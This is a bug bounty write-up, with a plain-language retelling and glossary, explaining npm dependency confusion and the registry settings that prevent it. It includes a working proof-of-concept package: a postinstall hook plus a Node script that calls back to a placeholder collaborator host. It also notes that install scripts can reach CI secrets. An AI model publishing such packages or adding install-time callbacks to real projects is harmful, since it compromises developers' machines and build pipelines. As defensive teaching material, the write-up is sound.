Dependency Confusion Explained: How a Missing NPM Package Becomes Remote Code Execution
An internal npm package name was found in a project's dependency metadata and was unclaimed on the public registry, so an attacker could publish a package under that name. If any developer or CI pipeline installed dependencies without registry scoping, the attacker's install-time script would run, giving code execution.
 Published on medium.com
Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Dependency confusion is a supply-chain attack against package managers that merge public and private sources. The article's subject is npm: a build installs most packages from the public registry, and a few internal packages from a private registry. When an internal package name appears in a manifest but does not exist on the public registry, anyone can publish a package under that exact name. If a developer or CI pipeline runs npm install without strict registry scoping, the client may pull the attacker's package from the public registry instead of the private one. npm packages can run code at install time, so the result is code execution.
The mechanism was documented by Alex Birsan in 2021, when he obtained code execution inside Apple, Microsoft, PayPal and dozens of other organisations using only published packages. The article states that the mechanism has not really changed since.

The write-up covers the class of attack, one finding reported through a bug bounty program, and the registry configuration that prevents it. It is written for packages and registries you own or are authorised to test.
Setup
The finding was made on an authorised bug bounty program. The report does not name the program or the target application.
Finding it
Three properties of npm make the attack possible:
- Package managers merge public and private sources. By default, if a name is not found in the private registry, the client looks for it on the public one. The public registry is global and anyone can publish to it.
- An unclaimed name is first-come, first-served. If an internal name has never been published publicly, the public registry treats it as available, and the first person to publish it owns it.
- Install means execute. npm packages can define lifecycle scripts such as
preinstallandpostinstall. These run automatically duringnpm installwith the privileges of whoever ran the install: the developer on a laptop, or the pipeline in CI, often with secrets in the environment.
Internal names leak without source code access. The article lists the usual sources:
- A public repository's
package.jsonorpackage-lock.jsonlisting an internal dependency. - Front-end bundles and source maps that still carry the original module names.
- Error messages, Dockerfiles, CI logs, and
.npmrcfiles committed by mistake.
Once a candidate name is in hand, the only question is whether it exists on the public registry. If it does not, the namespace is unclaimed. The check is a single command:
npm view frontegg-angular-sanity-check
In the reported case, the researcher found a reference to an npm package named frontegg-angular-sanity-check in the project's dependency metadata. The name looked internal, so he checked the public registry. It was not there, and the public namespace was open.
Exploitation
Step 1: publish a benign package under the unclaimed name
To demonstrate the issue responsibly, the researcher published a package under the exact name with a harmless proof of concept: a postinstall script that makes a single outbound request to a collaborator URL he controlled, so that code execution on install could be proven. No data was read, nothing was exfiltrated, and the payload was deliberately inert.
The published manifest:
{ "name": "frontegg-angular-sanity-check", "version": "0.0.1", "description": "PoC for dependency confusion (benign callback only)", "scripts": { "postinstall": "node index.js" }, "license": "MIT"}
The name field matches the internal package exactly, which is what makes the public registry entry a candidate for resolution. The scripts.postinstall entry runs node index.js automatically after installation, with no user interaction.
Step 2: the callback payload
const https = require("https");https .get("https://<my-collaborator-id>.oastify.com", () => { console.log("callback sent"); }) .on("error", () => {});
The script issues one HTTPS GET to the collaborator host and logs a message on success. The error handler is empty so that a failed request does not break the install. A hit on the collaborator confirms that the lifecycle script executed.
Step 3: what the proof establishes
The point of the proof is narrow: if this package is ever installed, that script runs. On a developer machine, or in a CI job that resolves dependencies from the public registry without scoping, that is arbitrary code execution with no user interaction beyond a normal install.
Root cause
The mistake is a name that should only ever have been private being resolvable from the public registry. The package manager's default behaviour, reaching for the public registry when a name is not found privately, meets an unclaimed public namespace. The report does not describe the target's registry configuration, so the exact reason the internal name was not scoped or pinned is not stated; the exposure is the unclaimed name itself.
Nothing prevented a third party from publishing under it.
Impact
The program validated the report but rated it low severity. Their reasoning: the current build did not actually resolve to this package, so nothing in production was pulling it. A claimable name that nothing installs is a latent problem, not an active compromise.
The researcher's counter-argument concerned the blast radius that production alone does not show:
- A developer who clones the repository and runs
npm installlocally. - A CI/CD pipeline that installs dependencies without registry scoping.
- A legacy, test, or transient build environment that still references the name.
Any of these turns "nothing installs it" into "someone just ran my code". Dependency confusion is a supply-chain risk precisely because the dangerous install often happens somewhere other than production. Both views can hold at once: production impact was low, and the namespace exposure was a genuine supply-chain gap worth closing.
Fix
The defences are configuration rather than tooling. The article recommends layering them.
1. Claim your own names defensively
For a specific leaked name, publish it yourself. A stub package under the organisation's control, even an empty one, means no attacker can claim it. This is a patch rather than a strategy, since not every possible name can be claimed, but for a name that has already leaked it closes the door immediately.
2. Use scoped packages
Scopes are the structural fix. A scoped name such as @your-org/utils is tied to the organisation on the registry, and nobody else can publish under that scope.
{ "dependencies": { "@your-org/auth": "^2.1.0", "@your-org/utils": "^1.4.0" }}
Pin the scope to the private registry so those names are never looked up publicly:
@your-org:registry=https://[redacted].example.com///[redacted].example.com/:_authToken=${NPM_TOKEN}
With this, @your-org/anything can only come from the private registry, and there is no public namespace to confuse it with.
3. Lock the resolution source
For unscoped internal names that cannot be renamed overnight, control where the client is allowed to look. Commit a lockfile (package-lock.json or pnpm-lock.yaml) and install with npm ci, which installs exactly what the lockfile pins, including the resolved registry URL, instead of re-resolving names. Point the whole project at a single trusted registry or proxy rather than defaulting to the public one:
registry=https://[redacted].example.com/
4. Front everything with a private proxy
A repository manager such as Artifactory, Nexus, or Verdaccio sits between builds and the public registry. Configure it so that for any name the organisation also publishes, the internal copy always wins and the public one is never substituted. This control scales because it applies to every build without per-project discipline.
5. Verify where packages actually came from
Scan manifests for names that resolve publicly but look internal, and watch the public registry for anyone publishing under names you use:
npm ls --all --parseable 2>/dev/nullnpm view @your-org/utils maintainers
Common mistakes
- Assuming the public registry has no copy of an internal name without checking.
- Letting
npm installre-resolve names in CI instead ofnpm ciagainst a committed lockfile. - Leaving internal package names in public repositories, bundles, and source maps.
- Treating "nothing installs it in production" as "this is safe", when developer and CI installs are the real target.
- Running installs in CI with secrets in the environment and no network restrictions, so an install-time script gets a free credential grab.
- Using unscoped internal names when scopes would make the whole class impossible.
Checklist
- Internal packages use an organisation scope (
@your-org/...). - That scope is pinned to the private registry in
.npmrc. - A single trusted registry or proxy is the default resolution source.
- The proxy is configured so internal names are never substituted from the public registry.
- Lockfiles are committed, and CI installs with
npm ci, notnpm install. - Any already-leaked internal name is claimed defensively on the public registry.
- CI runs installs with least privilege and restricted egress, so lifecycle scripts cannot reach secrets or the network freely.
- Someone periodically audits manifests, bundles, and logs for leaked internal names.
Variants to test
- Unscoped internal names in public manifests. Search public repositories for
package.jsonandpackage-lock.jsonentries that look internal, then runnpm view <name>. - Names recovered from bundles and source maps. Extract module names from front-end bundles and source maps and check each against the public registry. A positive result is an internal-looking name with no public package.
- Names leaked in error messages, Dockerfiles, CI logs and committed
.npmrcfiles. Check each candidate withnpm view. A positive result is an unclaimed name that a build could resolve publicly. - Resolution source in CI. Inspect whether the pipeline runs
npm installornpm ciand whether a lockfile is committed. A positive result is a pipeline that re-resolves names at install time with no registry pinning. - Install-time network reachability. Check whether CI installs run with secrets in the environment and unrestricted egress. A positive result is an install step that could reach an external host and read credentials from the environment.
- Proxy substitution behaviour. For organisations using a repository manager, test whether an internal name that also exists publicly resolves to the internal copy. A positive result is the public package being substituted for the internal one.
Dependency confusion is not a clever exploit. It is a default behaviour, the package manager reaching for the public registry, meeting a name that should only ever have been private. The fix is scoped names, a registry the builds are pinned to, lockfiles, and a proxy that refuses to substitute internal packages. To check exposure, start with one project: list its dependencies and confirm that every internal-looking name resolves to a registry you control.
What happened, in plain words
Imagine your team builds software the way a restaurant stocks its kitchen. Most ingredients come from a big public market that anyone in the world can sell at. A few special ingredients come from a private supplier that only your team uses. Now imagine your shopping list says "house special sauce" but your private supplier has never actually registered that name at the public market. Anyone at all can walk into the public market, register the name "house special sauce", and the next time your kitchen orders by name, it might get the stranger's jar instead of yours. And in this story, the jar can do things when it is opened.
That is the idea behind dependency confusion. It is a supply-chain attack: instead of breaking into your building, someone slips a tampered part into the stream of parts you already order. The article you are reading is about npm, the package manager used by JavaScript and Node.js projects. A package manager is a program that downloads and installs other people's code for you, so you do not have to copy it by hand. A package is a bundle of code published under a name, with a version number. A registry is the online catalogue where packages live. npm has a huge public registry that anyone can publish to, and companies often run a private registry of their own for code they do not want to share.
A manifest is the file that lists what your project needs. In npm projects it is called package.json. When you run npm install, the package manager reads the manifest and fetches each named package. The problem: by default, if a name is not found in the private registry, the tool will happily look for it in the public one. If nobody has ever published that name publicly, the name is free, and the first person to publish it owns it. And npm packages can carry lifecycle scripts, small commands that run automatically at install time. So owning a name can mean running code on someone else's machine.
This attack was documented by Alex Birsan in 2021, when he got code running inside Apple, Microsoft, PayPal and dozens of other organisations using nothing but published packages. The article says the mechanism has not really changed since.
The article covers three things: how the attack class works, one finding reported through a bug bounty program, and the registry settings that prevent it. A bug bounty program is a scheme where an organisation invites outside researchers to test its systems and report problems, usually with rules about what is allowed. Everything in the article is meant for packages and registries you own or are authorised to test.
The setup
The finding was made on an authorised bug bounty program. The article does not name the program or the target application. A collaborator service is an external service that gives you a unique web address and tells you when something contacts it, so you can prove that code you planted actually ran.
Dependency metadata means the files that describe a project's dependencies: the manifest and the lockfile. A lockfile records the exact versions and download locations that were used, so installs can be repeated precisely.
Finding it
Three properties of npm line up to make the attack possible. The article lists them as follows.
- Package managers merge public and private sources. By default, if a name is not found in the private registry, the client looks for it on the public one. The public registry is global and anyone can publish to it. Think of a librarian who checks your own shelf first and then, without asking, orders the same title from a worldwide warehouse.
- An unclaimed name is first-come, first-served. If an internal name has never been published publicly, the public registry treats it as available, and the first person to publish it owns it. Like a username on a social network: if you never registered it, someone else can.
- Install means execute. npm packages can define lifecycle scripts such as
preinstallandpostinstall. These run automatically duringnpm installwith the privileges of whoever ran the install: the developer on a laptop, or the pipeline in CI, often with secrets in the environment. CI stands for continuous integration: an automated system that builds and tests code whenever it changes. Privileges are the permissions an account has. Secrets are passwords, tokens and keys that programs use to prove who they are.
Internal names leak without any need for source code access. The article lists the usual places they spill out:
- A public repository's
package.jsonorpackage-lock.jsonlisting an internal dependency. A repository is a shared folder of code, often hosted publicly. - Front-end bundles and source maps that still carry the original module names. A bundle is many code files squashed into one for the browser. A source map is a companion file that maps the bundle back to the original files, which is useful for debugging and also useful for anyone reading your names.
- Error messages, Dockerfiles, CI logs, and
.npmrcfiles committed by mistake. A Dockerfile is a recipe for building a container image..npmrcis npm's configuration file, and it can contain registry addresses and access tokens.
Once you have a candidate name, the only question is whether it exists on the public registry. If it does not, the namespace is unclaimed. The check is a single command:
npm view frontegg-angular-sanity-check
Line by line: npm is the package manager program. view is the subcommand that asks the registry about a package without installing it. frontegg-angular-sanity-check is the name being looked up.
In the reported case, the researcher found a reference to an npm package named frontegg-angular-sanity-check in the project's dependency metadata. The name looked internal, so he checked the public registry. It was not there, and the public namespace was open.
Proving it safely
Step 1: publish a harmless package under the unclaimed name
To demonstrate the issue responsibly, the researcher published a package under the exact name with a harmless proof of concept. A proof of concept is a minimal demonstration that a problem is real, without causing harm. The package contained a postinstall script that makes a single outbound request to a collaborator URL he controlled, so that code execution on install could be proven. No data was read, nothing was exfiltrated, and the payload was deliberately inert. Exfiltrated means stolen and sent out. Inert means it does nothing beyond the demonstration.
The published manifest:
{ "name": "frontegg-angular-sanity-check", "version": "0.0.1", "description": "PoC for dependency confusion (benign callback only)", "scripts": { "postinstall": "node index.js" }, "license": "MIT"}
Line by line: this is a JSON file, a text format of names and values in curly braces. name is the package name, and it matches the internal package exactly, which is what makes the public entry a candidate for resolution. version is the version number, here 0.0.1, the smallest possible first release. description is a human-readable note, here saying it is a proof of concept with only a harmless callback. scripts holds lifecycle commands, and postinstall is the one that runs automatically after installation. Its value, node index.js, tells npm to run the file index.js with Node.js, the JavaScript runtime. license states the legal terms, here MIT, a permissive open-source licence. The key point: the postinstall entry runs with no user interaction beyond the install itself.
Step 2: the callback payload
const https = require("https");https .get("https://<my-collaborator-id>.oastify.com", () => { console.log("callback sent"); }) .on("error", () => {});
Line by line: const https = require("https") loads Node's built-in HTTPS module, the code that can make secure web requests, and stores it in a variable called https. https.get("https://<my-collaborator-id>.oastify.com", ...) sends one GET request to the collaborator address. A GET request is the ordinary browser-style request for a web page or resource. The address contains a placeholder for the researcher's own collaborator identifier, which is why it is shown as <my-collaborator-id>. The arrow function () => { console.log("callback sent"); } is the code that runs if the request succeeds, printing a message to the console. .on("error", () => {}) attaches an empty error handler, so a failed request does not break the install. A hit on the collaborator confirms that the lifecycle script executed.
Step 3: what the proof establishes
The point of the proof is narrow: if this package is ever installed, that script runs. On a developer machine, or in a CI job that resolves dependencies from the public registry without scoping, that is arbitrary code execution with no user interaction beyond a normal install. Arbitrary code execution means an attacker's code runs on your machine with your permissions. Scoping means tying a package name to an organisation so only that organisation can publish under it, which the next sections explain.
Why it worked
The mistake is a name that should only ever have been private being resolvable from the public registry. The package manager's default behaviour, reaching for the public registry when a name is not found privately, meets an unclaimed public namespace. The article does not describe the target's registry configuration, so the exact reason the internal name was not scoped or pinned is not stated; the exposure is the unclaimed name itself.
Nothing prevented a third party from publishing under it.
How bad it was rated
The program validated the report but rated it low severity. Severity is how serious a finding is judged to be. Their reasoning: the current build did not actually resolve to this package, so nothing in production was pulling it. A claimable name that nothing installs is a latent problem, not an active compromise. Latent means present but not currently triggered.
The researcher's counter-argument concerned the blast radius that production alone does not show. Blast radius is the range of things that could be affected.
- A developer who clones the repository and runs
npm installlocally. - A CI/CD pipeline that installs dependencies without registry scoping. CI/CD is the automated build-and-release chain.
- A legacy, test, or transient build environment that still references the name.
Any of these turns "nothing installs it" into "someone just ran my code". Dependency confusion is a supply-chain risk precisely because the dangerous install often happens somewhere other than production. Both views can hold at once: production impact was low, and the namespace exposure was a genuine supply-chain gap worth closing.
How to shut it down
The defences are configuration rather than tooling, and the article recommends layering them.
1. Claim your own names defensively
For a specific leaked name, publish it yourself. A stub package under the organisation's control, even an empty one, means no attacker can claim it. A stub is a placeholder package with no real function. This is a patch rather than a strategy, since not every possible name can be claimed, but for a name that has already leaked it closes the door immediately.
2. Use scoped packages
Scopes are the structural fix. A scoped name such as @your-org/utils is tied to the organisation on the registry, and nobody else can publish under that scope. The @ sign followed by the organisation name is the scope, like a family name that only one household can use.
{ "dependencies": { "@your-org/auth": "^2.1.0", "@your-org/utils": "^1.4.0" }}
Line by line: dependencies is the list of packages the project needs. @your-org/auth and @your-org/utils are scoped names, each tied to the organisation your-org. The values ^2.1.0 and ^1.4.0 are version ranges: the caret means "this version or a later compatible one". Because the names carry the organisation's scope, no outsider can publish under them.
Pin the scope to the private registry so those names are never looked up publicly:
@your-org:registry=https://[redacted].example.com///[redacted].example.com/:_authToken=${NPM_TOKEN}
Line by line: this is .npmrc configuration. @your-org:registry=https://[redacted].example.com/ says that every package in the @your-org scope must come from that private registry address. The next part, //[redacted].example.com/:_authToken=${NPM_TOKEN}, supplies the access token used to authenticate to that registry, read from an environment variable called NPM_TOKEN. An environment variable is a named value a program can read from its surroundings, often used to pass secrets without writing them into files. With this, @your-org/anything can only come from the private registry, and there is no public namespace to confuse it with.
3. Lock the resolution source
For unscoped internal names that cannot be renamed overnight, control where the client is allowed to look. Commit a lockfile (package-lock.json or pnpm-lock.yaml) and install with npm ci, which installs exactly what the lockfile pins, including the resolved registry URL, instead of re-resolving names. Committing means saving the file into the shared repository so everyone gets the same copy. npm ci is the clean-install command that follows the lockfile exactly.
Point the whole project at a single trusted registry or proxy rather than defaulting to the public one:
registry=https://[redacted].example.com/
Line by line: this .npmrc setting makes the private registry the default source for every package in the project, so the client does not fall back to the public registry by habit.
4. Front everything with a private proxy
A repository manager such as Artifactory, Nexus, or Verdaccio sits between builds and the public registry. A proxy here is a middleman server that fetches packages on your behalf and can apply rules. Configure it so that for any name the organisation also publishes, the internal copy always wins and the public one is never substituted. This control scales because it applies to every build without per-project discipline.
5. Verify where packages actually came from
Scan manifests for names that resolve publicly but look internal, and watch the public registry for anyone publishing under names you use:
npm ls --all --parseable 2>/dev/nullnpm view @your-org/utils maintainers
Line by line: npm ls --all --parseable lists every installed package and its dependencies in a machine-readable form, so you can review what is actually present. 2>/dev/null throws away error messages so the output stays clean. npm view @your-org/utils maintainers asks the registry who maintains that package, which tells you whether the owner is really your organisation or a stranger.
Common mistakes
- Assuming the public registry has no copy of an internal name without checking.
- Letting
npm installre-resolve names in CI instead ofnpm ciagainst a committed lockfile. - Leaving internal package names in public repositories, bundles, and source maps.
- Treating "nothing installs it in production" as "this is safe", when developer and CI installs are the real target.
- Running installs in CI with secrets in the environment and no network restrictions, so an install-time script gets a free credential grab. Egress means outbound network traffic; restricting it limits where a script can connect.
- Using unscoped internal names when scopes would make the whole class impossible.
Checklist
- Internal packages use an organisation scope (
@your-org/...). - That scope is pinned to the private registry in
.npmrc. - A single trusted registry or proxy is the default resolution source.
- The proxy is configured so internal names are never substituted from the public registry.
- Lockfiles are committed, and CI installs with
npm ci, notnpm install. - Any already-leaked internal name is claimed defensively on the public registry.
- CI runs installs with least privilege and restricted egress, so lifecycle scripts cannot reach secrets or the network freely. Least privilege means giving each job only the permissions it truly needs.
- Someone periodically audits manifests, bundles, and logs for leaked internal names.
Other places to look
The article lists variants worth testing, each with the signal that confirms it.
- Unscoped internal names in public manifests. Search public repositories for
package.jsonandpackage-lock.jsonentries that look internal, then runnpm view <name>. - Names recovered from bundles and source maps. Extract module names from front-end bundles and source maps and check each against the public registry. A positive result is an internal-looking name with no public package.
- Names leaked in error messages, Dockerfiles, CI logs and committed
.npmrcfiles. Check each candidate withnpm view. A positive result is an unclaimed name that a build could resolve publicly. - Resolution source in CI. Inspect whether the pipeline runs
npm installornpm ciand whether a lockfile is committed. A positive result is a pipeline that re-resolves names at install time with no registry pinning. - Install-time network reachability. Check whether CI installs run with secrets in the environment and unrestricted egress. A positive result is an install step that could reach an external host and read credentials from the environment.
- Proxy substitution behaviour. For organisations using a repository manager, test whether an internal name that also exists publicly resolves to the internal copy. A positive result is the public package being substituted for the internal one.
Final thoughts
Dependency confusion is not a clever exploit. It is a default behaviour, the package manager reaching for the public registry, meeting a name that should only ever have been private. The fix is scoped names, a registry the builds are pinned to, lockfiles, and a proxy that refuses to substitute internal packages. To check exposure, start with one project: list its dependencies and confirm that every internal-looking name resolves to a registry you control.
Glossary
- npm: the package manager for JavaScript and Node.js projects; it downloads and installs packages.
- Package: a bundle of code published under a name and version.
- Registry: an online catalogue of packages; npm's public registry is open to anyone, and companies often run private ones.
- Package manager: a program that fetches and installs packages for a project.
- Manifest: the file listing a project's dependencies, such as
package.json. - Lockfile: a file recording the exact versions and download locations used, so installs repeat precisely.
- Dependency: a package your project relies on.
- Dependency confusion: an attack where a private package name is claimed on the public registry and pulled in by mistake.
- Supply-chain attack: an attack that tampers with the parts or tools you already trust, rather than breaking in directly.
- Lifecycle script: a command a package defines to run automatically at stages such as install, for example
preinstallandpostinstall. npm install: the command that reads the manifest and installs dependencies, resolving names as needed.npm ci: the clean-install command that follows a committed lockfile exactly instead of re-resolving names.npm view: the command that asks the registry about a package without installing it.npm ls: the command that lists installed packages and their dependencies.- Scope: an organisation prefix on a package name, such as
@your-org/, which only that organisation can publish under. .npmrc: npm's configuration file, holding registry addresses and authentication settings.- CI (continuous integration): an automated system that builds and tests code when it changes.
- CI/CD: the automated build-and-release chain.
- Pipeline: the sequence of automated steps that build, test and deploy code.
- Privileges: the permissions an account or process has.
- Least privilege: giving a job only the permissions it truly needs.
- Secrets: passwords, tokens and keys programs use to prove identity.
- Token: a string that acts like a temporary password for a service.
- Environment variable: a named value a program reads from its surroundings, often used to pass secrets.
- Arbitrary code execution: running an attacker's code on your machine with your permissions.
- Proof of concept (PoC): a minimal demonstration that a problem is real, without causing harm.
- Inert: doing nothing beyond the demonstration.
- Exfiltrate: steal data and send it out.
- Callback: an outbound request to a server you control, used to prove code ran.
- Collaborator service: an external service giving you a unique address that reports when something contacts it.
- GET request: the ordinary web request for a page or resource.
- HTTPS: the secure, encrypted version of the web protocol.
- Node.js: the runtime that runs JavaScript outside a browser.
- JSON: a text format of names and values in curly braces, used for configuration and data.
- Bundle: many code files combined into one for the browser.
- Source map: a file mapping a bundle back to its original source files.
- Dockerfile: a recipe for building a container image.
- Repository: a shared folder of code, often hosted publicly.
- Commit: to save a file into a shared repository so everyone gets the same copy.
- Proxy: a middleman server that fetches packages on your behalf and can apply rules.
- Repository manager: software such as Artifactory, Nexus or Verdaccio that sits between builds and the public registry.
- Egress: outbound network traffic.
- Bug bounty program: a scheme where an organisation invites outside researchers to test its systems and report problems under agreed rules.
- Severity: how serious a finding is judged to be.
- Latent: present but not currently triggered.
- Blast radius: the range of things that could be affected.
- Metadata: descriptive data about a project, such as its dependency files.
- Stub: a placeholder package with no real function.
- Version range: a rule such as
^2.1.0meaning a given version or a later compatible one.